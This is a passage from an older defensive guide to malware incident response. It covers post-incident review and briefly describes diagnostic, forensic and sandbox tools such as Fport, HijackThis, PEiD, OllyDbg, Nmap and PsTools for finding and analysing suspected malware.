The whole point of this is to help minimise the risk of another similar outbreak. The ideas that come out from this session should be wide-ranging and generic as these will generally offer the best improvements in your organisations security posture; both from the aspects of prevention and incident management.

This is not the time for a witch-hunt to take place so that blame can be attributed to individuals and/or teams, you should focus on what went wrong [or failed] and put together solutions to minimise the chances of a similar attack being successful next time. It may also be useful to revisit your overall approach to threats and infection vectors, as they may have changed since the last time you looked.

A final note: *If it is a criminal case then you need to follow computer forensic principals, such as the chain of custody, and follow the prevailing laws [including all guidance from law enforcement agencies that might get involved] for your country, state, or other geographical divide. Failure to do so may mean that a successful prosecution is unlikely; the case may not even get to court. If in doubt seek legal guidance first, before proceeding.*

Tools

A common problem when you think you have a rogue [malware/spyware/adware] program running on your system is trying to find it.

This section of the paper will cover a number of tools which can be useful in checking a system out for odd behaviour and for testing/analysing suspected files. I will not cover all of these in depth as that is beyond the scope and purpose of this paper, in the cases where I do not cover a tool in depth I will use some of the description text found on the website of that specific tool or application instead.

However, I will cover some of the most useful diagnostic tools in more than passing where I can. These tools are suggested to be used where you have already carried out some investigation, such as you have already scanned the suspect system with at least one 'up-to-date' anti-virus product, at least one 'up-to-date' anti-spyware product and at least one 'up-to-date' anti-rootkit product.

The final option is to use forensic tools, such as: Encase or F.I.R.E.

Remote Access

These are very useful tools for when you can't physically get to a suspected system as it is in another building, country or a secure facility.

VNC

"VNC stands for Virtual Network Computing. It is remote control software which allows you to view and fully interact with one computer desktop (the "VNC server") using a simple program (the "VNC viewer") on another computer desktop anywhere on the Internet. The two computers don't even have to be the same type, so for example you can use VNC to view a Windows Vista desktop at the office on a Linux or Mac computer at home. For ultimate simplicity, there is even a Java viewer, so that any desktop can be controlled remotely from within a browser without having to install software."

Website: http://www.realvnc.com/

PSExec

“Utilities like Telnet and remote control programs like Symantec's PC Anywhere let you execute programs on remote systems, but they can be a pain to set up and require that you install client software on the remote systems that you wish to access. PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems.”

Website: http://www.microsoft.com/technet/sysinternals/security/psexec.mspx

File Information

These tools are very useful in analysing a file, its structure and may often tell you if the file is packed, compressed, what resources it requires, exports as well as often showing the internal file format [hex viewer] and often even text strings found in the code. Others covered in this section will show you network connections [including which file or process is responsible for it].I will also include debuggers and dissemblers in this section.

PEiD

“PEiD detects most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in PE files.”




Figure 1: PEiD screenshot

Website: http://www.peid.info/

FileAlyzer

“FileAlyzer is a tool to analyze files - the name itself was initially just a typo of FileAnalyzer, but after a few days I decided to keep it. FileAlyzer allows a basic analysis of files (showing file properties and file contents in hex dump form) and is able to interpret common file contents like resources structures (like text, graphics, HTML, media and PE).”




Figure 2: FileAlyzer screenshot

Website: http://www.safer-networking.org/en/filealyzer/index.html

Stud_Pe

"Stud_PE The Portable Executables Viewer/Editor, view/edit PE basic Header information (DOS also): -header structures to hexeditor; view/edit Section Table: - add new section; view/edit Directory Table: -Import/Export Table viewer; -Import adder; -Resource viewer/editor save/replace ico/cur/bmp); Pe Scanner (PEiD sig database): -400 packers/protectors/compilers; Task viewer/dumper/killer; PEHeader/Binary file compare; RVA to RAW to RVA; Drag'nDrop shell menu integration; Basic HexEditor;"




Figure 3: Stud_PE screenshot

Website: http://www.cgsoftlabs.ro/studpe.html

Strings

“Working on NT and Win2K means that executables and object files will many times have embedded UNICODE strings that you cannot easily see with a standard ASCII strings or grep programs. So we decided to roll our own. Strings just scans the file you pass it for UNICODE (or ASCII) strings of a default length of 3 or more UNICODE (or ASCII) characters. Note that it works under Windows 95 as well.”

Website: http://www.microsoft.com/technet/sysinternals/Miscellaneous/Strings.mspx

WinDbg

“You can use Debugging Tools for Windows to debug drivers, applications, and services on systems running Windows NT 4.0, Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008 as well as for debugging the operating system itself. Versions of the Debugging Tools for Windows package are available for 32-bit x86, native Intel Itanium, and native x64 platforms.”

Website: http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx

OllyDbg

“OllyDbg is a 32-bit assembler level analysing debugger for Microsoft® Windows®. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable.”




Figure 4: OllyDbg screenshot

Website: http://www.ollydbg.de/

IDA pro

“IDA Pro is a Windows or Linux hosted multi-processor dissembler and debugger that offers so many features it is hard to describe them all.”

Website: http://www.hex-rays.com/idapro/

Fport

This is one of the 'tools-of-the-trade' that can be used to identify open and listening ports that are being used by the 'scumware' to talk/listen to the internet.

Most network technicians will normally first suggest that you use the ubiquitous 'Netstat' command found on all Windows and Linux systems.

Netstat when run with the '-a' switch will show all the active and listening ports in use on the TCP/IP stack, which is useful as long as you know what the all port numbers mean!

Here is an excerpt from the output of Netstat -a:




Figure 5: Netstat -a screenshot

To understand it you really need to understand networking to a reasonable level, this includes the different protocols, all the port numbers used by common applications and also how to get the output for UDP as well as TCP ports. This is a bit of a minefield for non-technical users!

What if you want to find out which application/program/executable is actually using a specific port [or range of ports]? Well, in that case Netstat can't help, however there is a simple little tool that can give you just that information and can be very, very, useful in helping to diagnose the presence of a new piece of network-enabled 'scumware'; this tool is Fport.

Introduction:

Fport is a free tool that will show you what programs on your system are opening which ports (both TCP and UDP). You can look at the output and see if you notice any strange programs that don't belong on the machine. Then you can use a command-line "kill" utility such as PSKill to stop the programs. Typically, trojans and some viruses will open up non-standard ports which can be a great clue to determining if a system is compromised or not. Watch out for open high numbered ports such as 3112, 31337, 12345, and 65000. Fport can be used on Windows NT4, Windows 2000, and Windows XP.

Installation:

Place the Fport.exe file directly on your C drive. Fport works only if you navigate to where it is being stored in the command prompt.

Usage:

Once installed, invoke fport like this:

```
Start --> Run --> cmd

C:\> cd \

C:\> fport -p
```

If you want to pipe the output of fport into a file:

```
C:\> fport -p >> [filename].txt
```

You can download Fport from: http://www.foundstone.com/us/resources/proddesc/fport.htm

The beauty of Fport is that it is very useable by even the most non-technical of users; it is small and currently is not being defeated/manipulated by malware, unlike a number of other system diagnostic tools. So, if you think you are infected and have tried all the usual things to track down the rogue application, then give Fport a go.

Handle

"Ever wondered which program has a particular file or directory open? Now you can find out. Handle is a utility that displays information about open handles for any process in the system. You can use it to see the programs that have a file open, or to see the object types and names of all the handles of a program."

Website: http://technet.microsoft.com/en-us/sysinternals/bb896655.aspx

Netstat

See FPort

System Information

This section will cover tools that are generally considered to be vulnerability analysis tools and tools that can be used to help pinpoint rogue entries in key system areas, such as registry keys, services, browser helper objects and other plugins, DNS, LSP and other networking modifications and settings. Several of these tools could also be included in the previous section, as they are multi-purpose.

Nessus

"Nessus performs sophisticated remote scans and audits of UNIX, Windows, and network infrastructures. Nessus discovers network devices and identifies the operating systems, applications, databases, and services running on those assets.

Any non-compliant hosts, such as systems running P2P, spyware, or malware (worms, Trojans, etc.) are detected and identified. Nessus is capable of scanning all ports on every device and issue remediation strategy suggestions as required."

Website: http://www.nessus.org/nessus/

Microsoft Baseline Security Analyzer

"Microsoft Baseline Security Analyzer (MBSA) is an easy-to-use tool designed for the IT professional that helps small- and medium-sized businesses determine their security state in accordance with Microsoft security recommendations and offers specific remediation guidance."

Website: http://www.microsoft.com/technet/security/tools/mbsahome.mspx

SuperScan

SuperScan is a Windows GUI alternative to using NMap, useful when you can't get hold of NMap or don't know how to use it. The tool is described by the creator, as a:

"Powerful TCP port scanner, pinger, resolver."




Figure 6: SuperScan screenshot

Website: http://www.foundstone.com/us/resources/proddesc/superscan4.htm

Nmap

“Nmap ("Network Mapper") is a free and open source (license) utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.”




Figure 7: Nmap screenshot

Website: http://nmap.org/

HijackThis

This is another useful tool for finding spyware, adware and other malware programs running on your system via one of the registry keys which ensures that the 'scumware' is running whenever it wants to; such as at system startup or when a specific application is launched.

To try and assist in this situation I will cover one of the 'tools-of-the-trade' that can be used to list registry keys and related launch points that are being used by the 'scumware' when it gets on to your system.

Introduction:

HijackThis examines certain key areas of the Registry and Hard Drive and lists their contents and provides the ability to remove any unwanted stuff.. These areas are used by both legitimate applications and hijackers.

This is how the author describes it:

"*A general homepage hijackers detector and remover. Initially based on the article Hijacked!, but expanded with almost a dozen other checks against hijacker tricks. It is continually updated to detect and remove new hijacks. It does not target specific programs/URLs, just the methods used by hijackers to force you onto their sites. As a result, false positives are imminent and unless you are sure what you're doing, you should always consult with knowledgeable folks (e.g. the forums) before deleting anything*."

Installation:

Download the HijackThis zip file to your computer and unzip it. I would recommend first creating a folder named 'HijackThis' for it located someplace easy to find like 'My Documents' and place the file into the same folder.

Now to make opening the program simple create a shortcut to the desktop. This is done easiest by right clicking on the HijackThis exe file, scroll down to 'Send To', and scroll across to 'Desktop (create shortcut') and click it.

Usage:

Now open the program and click 'Scan'. When the scan is done click 'Save log' and save the log file to the same folder HijackThis is in. Please do not check or fix anything.

Open the log file. Double-clicking on the file should open the log file with notepad or similar text editor. If asked to choose a program to open it with select Notepad. Using Notepad click 'Edit', scroll down to 'Select All' to highlight all the text in the file. Click 'Edit', scroll down to 'Copy' and click.

So, what does it look like? Like this [this list of programs, BHOs, etc. will not in most cases be the same as the ones shown in this screenshot].

This tool is not for non-techies, luckily some kind soul has come to the rescue to assist in understanding the raw log files produced by HijackThis. This online tool is known as the 'HijackThis Log Analyser[2]'. This is a useful site for turning the output of HijackThis into something that means something to most end-users, not just techies or propeller-heads.

HijackThis can also be used remove scumware.

The beauty of HijackThis is that it is useable by most non-technical users; it is small and currently is not being defeated/manipulated by malware, unlike a number of other system diagnostic tools. So, if you think you are infected and have tried all the usual things to track down the rogue application, then give HijackThis a go. What have you got to lose, apart from the scumware?

---

[2] The HijackThis Log Analyser can be found here: http://www.hijackthis.de/en




Figure 8: HijackThis screenshot

Website: http://www.spywareinfo.com/~merijn/programs.php

WinPatrol

WinPatrol is an interesting tool described by its author as a "*robust SECURITY MONITOR, WinPatrol will alert you to hijackings, malware attacks and critical changes made to your computer without your permission*."

Figure 9: WinPatrol screenshot.

It is a rather useful watchdog tool, as it monitors numerous parts of the operating system and key applications, such as Internet Explorer. WinPatrol regularly checks the system areas monitored and warns you about any changes. You get to decide whether the change is allowed or not.

It has functionality that is found in a number or individual diagnostic tools, such as Sysinternals autoruns[3] and a number of Windows tasks, such as displaying the current active tasks and services.

Website: http://www.winpatrol.com/

[3] Which can be downloaded from here: http://www.sysinternals.com/Utilities/Autoruns.html

Virtual Analysis of real Malcode

Other than forensics this is the most technical and also most useful section as it allows you to see exactly what a malcode is doing, in real-time. The tools covered here are for advanced users only who are already used to handling live malcode. As mentioned earlier in this paper, a reasonable number of malware now has the ability to detect that it is being run inside a VM or Sandbox and may well either change its behaviour accordingly; this could be a simple as not running any malicious code, or it may turn destructive and delete files, directories, format the drive or simply kill the VM instead.

VMware

"VMware Workstation lets you use your virtual machines to run Windows, Linux and a host of other operating systems side-by-side on the same computer. You can switch between operating systems instantly with a click of a mouse, share files between virtual machines with drag-and-drop functionality and access all the peripheral devices you rely on.

With Workstation, you can take a "snapshot" that preserves the state of a virtual machine so you can return to it at any time. Snapshots are useful when you need to revert your virtual machine to a prior, stable system state. Workstation displays thumbnails of all your snapshots on a single screen, making it easy for you to track and revert to a previously saved snapshot."

The screenshot shown in *Figure 10* is of VMWare Workstation showing a running XP Home guest operating system.




Figure 10: VMWare screenshot

Website: http://www.vmware.com/

InCtrl5

"InCtrl5 is the fifth incarnation of one of PC Magazine's most popular utilities. By monitoring the changes made to your system when you install new software, it enables you to troubleshoot any problems that come up. Virtually every modern program uses an install utility that installs or updates files; these utilities may also record data in the Registry and update INI files or other

essential text files. A companion uninstall utility should precisely reverse the effects of the install utility. When a newly installed program causes existing applications to fail, or when the supplied uninstall utility can't complete its task, you need a record of exactly what the original install utility did in order to restore your system. InCtrl5 can provide this record."

Website: http://www.pcmag.com/article2/0,4149,9882,00.asp

PSTools

"The Windows NT and Windows 2000 Resource Kits come with a number of command line tools that help you administer your Windows NT/2K systems. Over time, I've grown a collection of similar tools, including some not included in the Resource Kits. What sets these tools apart is that they all allow you to manage remote systems as well as the local one. The first tool in the suite was PsList, a tool that lets you view detailed information about processes, and the suite is continually growing. The "Ps" prefix in PsList relates to the fact that the standard UNIX process listing command-line tool is named "ps", so I've adopted this prefix for all the tools in order to tie them together into a suite of tools named PsTools.

Note: some anti-virus scanners report that one or more of the tools are infected with a "remote admin" virus. None of the PsTools contain viruses, but they have been used by viruses, which is why they trigger virus notifications.

The tools included in the PsTools suite, which are downloadable individually or as a package, are:

•PsExec - execute processes remotely

•PsFile - shows files opened remotely

•PsGetSid - display the SID of a computer or a user

•PsInfo - list information about a system

•PsKill - kill processes by name or process ID

•PsList - list detailed information about processes

•PsLoggedOn - see who's logged on locally and via resource sharing (full source is included)

•PsLogList - dump event log records

•PsPasswd - changes account passwords

•PsService - view and control services

•PsShutdown - shuts down and optionally reboots a computer

•PsSuspend - suspends processes

•PsUptime - shows you how long a system has been running since its last reboot (PsUptime's functionality has been incorporated into PsInfo)

All of the utilities in the PsTools suite work on Windows Vista, Windows NT, Windows 2000, Windows XP and Windows Server 2003. The PsTools download package includes an HTML help file with complete usage information for all the tools."

Website: http://www.microsoft.com/technet/sysinternals/FileAndDisk/PsTools.mspx

Norman Sandbox

"Norman Sandbox Information Center (NSIC) is a web site that offers

* Free uploads of program files that you suspect are malicious or infected by malicious components, and instant analysis by Norman SandBox. The result is also sent you by email.

* Comprehensive statistics of files that are uploaded to NSIC during the latest day, week and month. You will then be able to see tendencies in the creation of malicious software.

* In-depth information about the analysis performed by Norman SandBox of each malicious file that is uploaded.

* Search facility in all analyses after Registry keys, file names, etc."

